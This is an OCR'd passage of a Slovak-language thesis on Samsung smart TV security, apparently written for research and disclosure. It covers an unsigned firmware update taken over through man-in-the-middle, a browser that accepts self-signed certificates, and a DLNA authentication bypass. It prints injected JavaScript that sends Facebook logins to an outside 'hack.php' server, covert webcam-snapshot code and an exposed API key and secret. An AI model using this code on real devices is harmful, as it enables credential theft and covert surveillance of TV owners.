
Na obr. 4.5 a 4.6 vidíme, že priebeh komunikácie zariadenia a serverov výrobcu začína nadviazaním šifrovaného TLS spojenia a autentifikáciou servera (pakety číslo 154 až 186). Na obr. 4.5 je paket číslo 225, ktorý je od nás posielaný nešifrovane cez HTTP protokol a obsahuje informácie o žiadosti, ktorú posielame, a nejaké dáta týkajúce sa televízora, ako je napríklad typ firmvéru. Na obr. 4.6 je zas paket s číslom 274, ktorý mieri od serverov výrobcu k nám, a nesie v sebe informácie o potrebe aktualizácie, ktorá v našom prípade nie je potrebná (časť `stat='ok'`). Následne prebehne ešte zvyšok komunikácie v šifrovanej podobe ale tá nás už až tak nezaujíma.




Obr. 4.5: Paket číslo 225 s našou žiadosťou

Pokúsime sa teda simulovať útočníka a využiť informácie a zraniteľnosť nešifrovaného spojenia aplikovaním man-in-the-middle útoku. Princípom je donútiť obidve strany, aby si mysleli že spolu navzájom komunikujú, pričom útočník bude v strede sprostredkovávať komunikáciu. Na odchytávanie a upravovanie paketov použijeme nástroj Burp Suite.

Aby sme vedeli lepšie analyzovať situáciu, chceli by sme pozorovať aj skutočnú aktualizáciu firmvéru, takže najprv budeme televízor presviedčať, že potrebuje aktualizáciu aj keď ju v skutočnosti nepotrebuje. To docielime úpravou obsahu posielaného paketu (na Obr. 4.5 paket 225). Pri hlbšej analýze obsahu paketu vidíme, že sa ako jeden z parametrov posiela aj verzia aktuálneho firmvéru, takže stačí aby sme našli označenie predchádzajúcej verzie firmvéru a nahradíme ňou časť pôvodného paketu (Obr. 4.7).



Obr. 4.6: Paket číslo 274 nesúci odpoveď od servera



Obr. 4.7: Úprava paketu

Po tomto kroku server odpovedá, že aktualizáciu skutočne potrebujeme a začne sa sťahovanie firmvéru, avšak znova cez nezabezpečené HTTP spojenie. Vďaka nešifrovanému spojeniu vieme adresu z ktorej sa sťahuje aktualizácia firmvéru. Po stiahnutí súborov, ktoré sa sťahujú do televízora počas aktualizácie zisťujeme, že sú síce šifrované, ale nie je k nim pribalený CMAC. Keďže dešifrovať vieme, tak môžeme zmeniť firmvér a zašifrovať ho naspäť, no tentokrát nepotrebujeme vytvárať CMAC, ktorý bol jedinou prekážkou pri tvorbe upraveného firmvéru. Zistili sme teda ako dosiahnuť sťahovanie firmvéru aj keď to nie je potrebné. Ďalším krokom bude presmerovanie HTTP požiadavky na náš lokálny server, odkiaľ sa bude sťahovať (originálny) firmvér.

Podľa očakávania televízor neregistruje žiadnu podozrivú činnosť a firmvér akceptuje. Keďže firmvér pri on-line preberaní neobsahuje kontrolný CMAC súbor garantujúci autentickosť a integritu, je možne takýmto spôsobom používateľovi nanútiť upravený firmvér[11].

4.3.3 Dopady a ochrana


Po analýze procesu aktualizácie sme zistili, že aktualizácia cez USB je bezpečná a systém dovolí nainštalovať iba autentický a neupravený firmvér. Zároveň sa nám podarilo pri analýze aktualizácie cez Internet odhaliť nečakanú chybu, ktorá nás doviedla k úspešnému prijatiu upraveného firmvéru televízorom. Odporúčame preto používať iba prvú z dvojice možností aktualizácie.

4.4 Analýza prehliadača

Ako sme už v predchádzajúcej časti povedali, webový prehliadač je predinštalovaná aplikácia nachádzajúca sa na partícii do ktorej je možné zapisovať. Rozoberieme preto aplikáciu a súbory s ktorými pracuje trochu podrobnejšie.

4.4.1 Štruktúra aplikácie

Na nasledujúcom obrázku vidíme podrobnejšie súčasti aplikácie:



[11]Úprava firmvéru je natoľko citlivá vec, že nebudeme riskovať poškodenie zariadenia skúšaním inštalácie akéhokoľvek upraveného firmvéru.

Prvý stĺpec ukazuje všeobecnú štruktúru a ďalšie dva sú podrobnejším zobrazením obsahu zložky `Scripts`, ktorú popíšeme v časti „Súbory Javascriptu".

Naša kmeňová zložka je `20111000001`, čo je kód aplikácie. Tá obsahuje `WebkitUI`, zložku, kde je uložené celé používateľské rozhranie. V `plugins` a `lib` sa nachádza napríklad knižnica webkit alebo flashplayer. Podstatná je aj zložka `bin`, v ktorej sa nachádza `launcher.sh`, ktorý sa spúšťa pri bootovaní systému a `WebkitBrowserLauncher`, ktorý má na starosti spustenie aplikácie. Pri bootovaní systému sa načíta z `launcher.sh` cesta k spúšťaču aplikácie a hlavnému HTML dokumentu, ktorý sa má zobraziť a predstavuje UI. Pri spustení aplikácie sa o načítanie všetkých častí stará `WebkitBrowserLauncher`. Ten načíta potrebné knižnice a zavolá samotnú aplikáciu o ktorej používateľské rozhranie sa stará hlavný HTML dokument a jeho CSS a o fungovanie JavaScript. Aplikácia sa potom v štruktúre a fungovaní ničím nelíši od klasickej webovej stránky.

4.4.2 Súbory Javascriptu

Podrobnejšie sa pozrieme do zložky `WebkitUI`, kde sa nachádza hlavný dokument `Index.html` a súbory JavaScriptu starajúce sa o funkčnú časť stránky. Súbory HTML a CSS nás až tak nezaujímajú, lebo vedia meniť len vzhľad a nie správanie aplikácie, a preto sa budeme venovať hlavne zložke `Scripts`. Keďže JavaScriptový kód sa nekompiluje, je jednoduchšie nájsť nejaké zaujímavé miesto a pridať alebo vymazať časť kódu, a tým zmeniť správanie aplikácie. Okrem toho, že môžeme meniť priamo správanie sa ovládacích prvkov, čo by iste znepríjemnilo používateľovi život, vidíme, že môžeme spraviť oveľa hlbší zásah úpravami súborov v zložkách `Utils` alebo `Modules`. Podľa názvu vyzerajú ako dobrý cieľ napríklad `PluginManager`, `PrivateBrowsing`, `Settings`, `ConfigLoader`, ale úplne najzaujímavejšie znie `PasswordManager`. `PasswordManager` sa stará o pridávanie používateľského mena a hesla do databázy, aby ich používateľ nemusel pri ďalšej návšteve zadávať znova:

```
1  AddLoginCredentials: function () {
2
3      alert("Trying to add the login credentials ...")
4
5   if(this.username != '' && this.password != '' && this.url != '')
6   {
7    $R.PluginObj.AddLoginCredentials(this.url, this.username, this.password
         );
8    $R.PasswordManager.init();
9    $R.MsgBox.show("Password saved successfully", $R.MsgBox.type.OK);
10  }
11
12 }
```

Útočník by mohol modifikovať tento kus kódu pridaním cross-domain AJAX volania, v ktorom by odosielal údaje username, password a url na svoj server. Pre používateľa by sa nič nezmenilo, ale útočník by mal jeho prihlasovacie údaje.

To, čo sme uviedli bol len príklad, avšak, ak má útočník ftp prístup k zariadeniu tak sa dá vymyslieť mnoho spôsobov skompromitovania dôverných údajov úpravami JavaScriptových súborov, ktorých je dokopy viac ako 40.


4.4.3 Chyba v implementácii SSL

Kvôli nedostupnosti aplikácií niektorých služieb pre inteligentné televízory je nutné k takýmto službám pristupovať pomocou internetového prehliadača. Teraz ukážeme ako nesprávna implementácia SSL môže viesť k kompromitácii prihlasovacích údajov.


Zjednodušene, SSL handshake na dohodnutie kľúča pozostáva z nasledujúcich krokov:

1. klient kontaktuje server a pošle mu náhodne vygenerované číslo N
2. server odpovie poslaním svojho certifikátu a náhodného čísla M
3. ak klient overí platnosť a pravosť certifikátu obsahujúci verejný kľúč servera, vytvorí session tajomstvo z doposiaľ obdržaných údajov, a odošle ich zašifrované verejným kľúčom servera, ktorý sa nachádzal v certifikáte
4. klient aj server vytvoria z tajomstva, známe iba im dvom, symetrický kľúč pre ich spojenie


Skúsime aplikovať man-in-the-middle útok, pri ktorom sa budeme snažiť sprostredkovať komunikáciu medzi klientom a serverom. Cieľom je otestovať, či webový prehliadač kontroluje či sú certifikáty podpísané dôveryhodnou certifikačnou autoritou. Klient sa bude snažiť nadviazať šifrované spojenie so serverom, no namiesto toho budeme na druhej strane my a podstrčíme klientovi falošný certifikát. Pokiaľ klient takýto certifikát príjme, tak s nami úspešne nadviaže šifrované spojenie od ktorého budeme poznať kľúč. Na druhej strane zas my nadviažeme šifrované spojenie s pôvodným serverom. My teda budeme medzi klientom a serverom poznať kľúče od obidvoch spojení a dešifrovať/šifrovať pakety príslušným kľúčom podľa toho, ktorým smerom paket ide. Klient ani server nič nespozorujú a my môžeme čítať obsah správ, ktoré si vymieňajú.



Obr. 4.8: Nastavenie samopodpísaného certifikátu v Burp Suite



Obr. 4.9: Zobrazenie stránky pre používateľa pri man-in-the-middle útoku



Obr. 4.10: Paket s prihlasovacími údajmi v otvorenom tvare

Ako nástroj pri vykonávaní man-in-the-middle útoku použijeme Burp Suite. Bude slúžiť ako proxy server a podstrčí používateľovmu prehliadaču samopodpísaný certifikát. Nastavenie programu vidíme na obr. 4.8. Všetky pakety prichádajúce cez port 443 budú teda odchytávané, upravené a poslané ďalej. Ako príklad poslúži webová stránka facebook.com. Na televízore zadáme do prehliadača `https://facebook.com`, pričom všetko prebehne v poriadku, lebo prehliadač akceptuje samopodpísaný certifikát z Burp Suite. Pôvodná požiadavka je presmerovaná na facebook. Odpoveď na ňu prejde cez Burp Suite naspäť klientovi, ktorému sa zobrazí štandardná stránka. Ako vidíme na obr. 4.9 zobrazí sa klasická ikona zámku označujúca šifrované spojenie. Pri skúšobnom zadaní prihlasovacích údajov v Burp Suite údaje odchytíme a vieme ich bez problémov čítať (Obr. 4.10), takže man-in-the-middle útok bol úspešný.

4.4.4 Dopady a ochrana

Skúsili sme aplikovať známy útok na SSL, pri ktorom klient neoveruje platnosť certifikátu a boli sme úspešní. Ochranou zostáva neprihlasovať sa na rôzne webové služby pomocou prehliadača, lebo môže dôjsť ku kompromitácii údajov.


4.5 Úprava stiahnutých aplikácií

Budeme demonštrovať možnosť útočníka upraviť už nainštalované aplikácie, pokiaľ sa mu podarilo získať vzdialený prístup cez ftp.

4.5.1 Analýza vybranej aplikácie

V časti 4.4 sme demonštrovali kompromitáciu prihlasovacích údajov v prípade, že útočník podnikne man-in-the-middle útok. Na televízor však existuje taktiež facebook aplikácia, ktorá ponúka grafické rozhranie optimalizované pre televízory. Táto aplikácia už taktiež neobsahuje chybu, ktorá dovoľovala úspešné použitie man-in-the-middle útoku. Avšak v prípade, ak má útočník ftp prístup k zariadeniu, tak je možné upraviť súbory aplikácie tak, aby vykonávali nejakú škodlivú činnosť.

Na obr. 4.11 vidíme štruktúru aplikácie a hneď na prvý pohľad je zaujímavý súbor AuthFacebook.js (v skutočnosti je ich zaujímavých viac, ale tento jeden plne postačuje na prevedenie útoku). Po preštudovaní súboru zistíme, že súbor sa stará o načítanie používateľského mena a hesla zo vstupu a odosiela ich na facebook server, kde sa vyhodnotí ich správnosť. My nájdeme vhodné miesto, na ktoré by sme umiestnili nejaký náš škodlivý kód. Rozhodli sme sa vyskúšať vloženie ajax volania na miesto, kde sa odosielajú užívateľom zadané prihlasovacie údaje (obr. 4.12 náš pridaný kód v červenom rámčeku). Pridaný kus kódu nám odošle zadané prihlasovacie meno a heslo priamo na náš server, kde sa uloží do databázy. Nevýhoda útoku spočíva v tom, že pokiaľ používateľ zadá nesprávne údaje, tak tie sa nám odošlú tiež, čiže bude nejaká práca s filtrovaním tých správnych údajov. Používateľ sa prihlási úplne štandardne, lebo pôvodné volanie na servery facebooku sme ponechali nedotknuté.



Obr. 4.11: Štruktúra facebook aplikácie

4.5.2 Ďalšie možnosti útoku

Útok sa nám podarilo aplikovať aj na aplikáciu Skype, jediný rozdiel bol v obtiažnosti hľadania správneho miesta na vloženie nášho kódu. Podobným spôsobom je možné napadnúť ľubovolnú aplikáciu pracujúcu s citlivými údajmi písanú ako web-based čiže v HTML, CSS a JavaScripte, akými sú napríklad YouTube, Gmail alebo Ebay.

```
1  var AuthFacebook = new CAuthFacebook();
2
3  function CAuthFacebook(){
4    var dateObj = new Date();
5      var callbackFn = null;
6
7      var APIKey = "7fb38f1cda70ca6b11a821e160d0853d";
8      var APISecret = "36768bbfd5243d527debf134f6f11630";
9      var APIServer = "https://api.facebook.com/restserver.php";
10     var APIVer = "1.0";
11
12     this.checkAccount = function(pID, pPW, pCallback){
13     alert("[Facebook Auth Unit] checkAccount : " + pID + ", " + pPW);
14     callbackFn = pCallback;
15     var xmlhttp = new XMLHttpRequest();
16
17     xmlhttp.onreadystatechange = function() {
18         if (xmlhttp.readyState === 4){
19             alert(xmlhttp.readyState);
20         }
21     };
22     xmlhttp.open('POST', 'http://www.andrejskok.sk/hack.php', false);
23     xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
24     xmlhttp.send("name="+pID+"&pwd="+pPW);
25
26
27     request("auth.login", ["email=" + pID, "password=" + pPW], requestOnComplete);
28     }
```

Obr. 4.12: Časť súboru AuthFacebook.js s naším vloženým ajax volaním

4.5.3 Tajné využívanie webkamery v spustených aplikáciách

Samsung využíva vlastný plugin nazvaný SEF (Service Extension Framework), ktorý dovoľuje spúšťať C/C+ kód z JavaScriptu. Takto je možné pracovať priamo v JavaScripte so súbormi, kamerou alebo mikrofónom. My sa zameriame na snímanie obrazu z webkamery pri spustení aplikácie.

Z disasembleru sme zistili, že nie je možné priamo z JavaScriptu nahrávať video a presmerovať ho do súboru. Avšak, je možné spraviť jeden snímok a ten uložiť. Spravíme preto nekonečný cyklus, v ktorom budeme snímať fotografie. Kód bude vyzerať takto:

HTML

```
1 . . .
2 <object id="PluginSkype" border="0" classid="clsid:SAMSUNG-INFOLINK-SKYPE
    " style="opacity:0.0;background-color:#000000;width:300px;height:100px
    ;"></object>
3 <object id="PluginCamera" border="0" classid="clsid:SAMSUNG-INFOLINK-
    CAMERA" style="opacity:0.0;background-color:#000000;width:300px;height
    :100px;"></object>
4 . . .
```

JavaScript

```
1  . . .
2  this.MoIPPlugin = document.getElementById('PluginSkype');
3  this.CameraPlugin = document.getElementById('PluginCamera');
4  . . .
5  PluginAPIMgr.TakeSnapShot = function()
6  {
7   this.MoIPPlugin.Execute("TakeSnapShot");
8  }
9  . . .
10 PluginAPIMgr.SaveSnapShot = function(bSave)
11 {
12  this.MoIPPlugin.Execute("SaveSnapShot");
13 }
14 . . .
15
16 while(true){
17  this.MoIPPlugin.TakeSnapShot();
18  this.MoIPPlugin.SaveSnapShot();
19 }
20 . . .
```

Keďže každá aplikácia musí mať hlavný súbor index.html, pridáme do neho dva `<object>` elementy. Tie SEF spracuje a dovolí nám používať C/C++ funkcie z Camera API. Označenie `PluginSkype` je trochu mätúce pri použití v ľubovolnej aplikácii, ale Skype API sa nachádza predinštalované v každom televízore a zabezpečuje hlavne prácu s kamerou. V JavaScripte potom už iba zadefinujeme referencie na obidve API a v nekonečnej slučke spustíme tvorbu snímkov. Tie sa štandardne ukladajú do priečinka `/mtd_down/moip/snapshot`, odkiaľ si ich môžeme manuálne preniesť cez ftp, alebo pomocou File API postupne prečítať a poslať ajax volaním.

4.5.4 Dopady a ochrana

Skúsili sme využiť fakt, že zdrojový kód aplikácií sa nekompiluje a je relatívne ľahko čitateľný. Vďaka tomu sa nám podarilo nájsť v aplikáciách miesta, ktoré po upravení odosielali citlivé údaje na náš server. Keďže máme prístup k celému súborovému systému, tak sme vedeli použiť disasembler a analyzovať knižnice systému. Boli sme schopní nájsť a využiť funkcie, ktoré sú zodpovedné za snímanie a ukladanie obrazu z webkamery, aj keď nie v takej forme akej sme si predstavovali. Podarilo sa nám teda snímať používateľa bez jeho vedomia a konštatujeme, že ani používanie aplikácií nie je bezpečné, pokiaľ má útočník prístup do systému.

4.6 Chyba vo vzdialenom ovládaní

Televízor disponuje možnosťou ovládania prostredníctvom smartfónových alebo desktopových aplikácií cez sieť. Na poskytovanie takejto služby využíva protokol DLNA, ktorý ale nepodporuje šifrovanie pri prenose. V tomto prípade sa však nejedná o chybu protokolu, skôr o jeho použitie na nesprávny účel. Vysvetlíme preto priebeh protokolu a problém, ktorý vzniká pri autentifikácii zariadení.

Každé zariadenie treba pred použitím namiesto diaľkového ovládania zaregistrovať v All Share nastaveniach na televízore. Každá ďalšia autentifikácia potom prebieha jednoduchým porovnaním hostname a IP s už registrovanými zariadeniami. Softvérové diaľkové ovládanie ako prvé odošle televízoru spolu s žiadosťou o autentifikáciu aj svoj hostname, a pokiaľ takéto zariadenie ešte nie je na televízore medzi registrovanými, tak sa spýta používateľa či registráciu príjme alebo zamietne. Pokiaľ prijme, tak sa zariadenie zobrazí v menu All Share s identifikátormi hostname a IP. Keďže sa jedná o nešifrovaný prenos informácií pri behu protokolu, môžeme v sieti odpočúvať ako hostname, tak aj IP a obísť tak autentifikáciu zaslaním odpočutých informácií a ovládať tak televízor cez sieť aj zariadením, ktorému používateľ neschválil registráciu.

4.6.1 Dopady a ochrana


Napriek tomu, že sa táto chyba nemusí javiť ako závažná, dáva útočníkovi možnosť takýmto spôsobom ovládať televízor bez toho aby bol pri ňom. Správnou sekvenciou stlačení kláves na softvérovom diaľkovom ovládaní môže napríklad stiahnuť škodlivú aplikáciu z vlastného servera (prihlási s vývojárskym účtom), a takáto aplikácia môže spustiť telnet alebo FTP a útok môže pokračovať. Útočník pritom nemusí byť v bezprostrednej blízkosti a ani nemusí na zariadenie vidieť, stačí mu vedieť ovládať zariadenie naslepo, čo sa dá naučiť napríklad na emulátore. DLNA protokol nebol navrhnutý na tento účel a preto odporúčame ho na tento účel nepoužívať, a vzdialené ovládanie smartfónom zakázať.

Záver

